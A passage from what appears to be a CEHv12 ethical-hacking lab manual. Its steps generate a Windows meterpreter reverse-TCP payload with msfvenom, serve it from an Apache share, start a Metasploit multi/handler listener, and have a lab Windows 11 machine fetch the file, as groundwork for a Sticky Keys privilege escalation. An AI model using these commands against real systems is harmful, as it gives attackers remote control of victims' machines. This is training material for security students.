
Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.

The screenshot shows a Parrot OS desktop environment with a terminal window titled 'cd - Parrot Terminal'. The terminal window displays a root shell session with the msfvenom command being typed:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
```

The command is completed, and the output shows the creation of a Windows executable payload:

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

The desktop background and file browser window from the previous screenshot are also visible.

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.

The screenshot shows a terminal window titled "cp /home/attacker/Desktop/Windows.exe /var/www/html/share - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot]~[-]
└─#
```

A file named "Windows.exe" is visible in the background of the terminal window.

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─#
```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
[root@parrot]~[-]
└─# msfconsole
[*] https://metasploit.com
```

The terminal shows the Metasploit Framework (msfconsole) interface. It displays various exploit, auxiliary, and payload options. A tip at the bottom suggests enabling HTTP request and response logging with the command `set HttpTrace true`.

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying a list of available modules and payloads. It then shows a Metasploit tip about enabling HTTP request and response logging. Finally, it shows the command "use exploit/multi/handler" being run, followed by setting the payload to "windows/meterpreter/reverse_tcp".

```
[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Enable HTTP request and response logging  
with set HttpTrace true  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) >
```

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.

14. Now, type **run** in the Metasploit console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit configuration:


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
```

Below the terminal window, the status bar shows "msfconsole - Parrot Ter...".


15. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

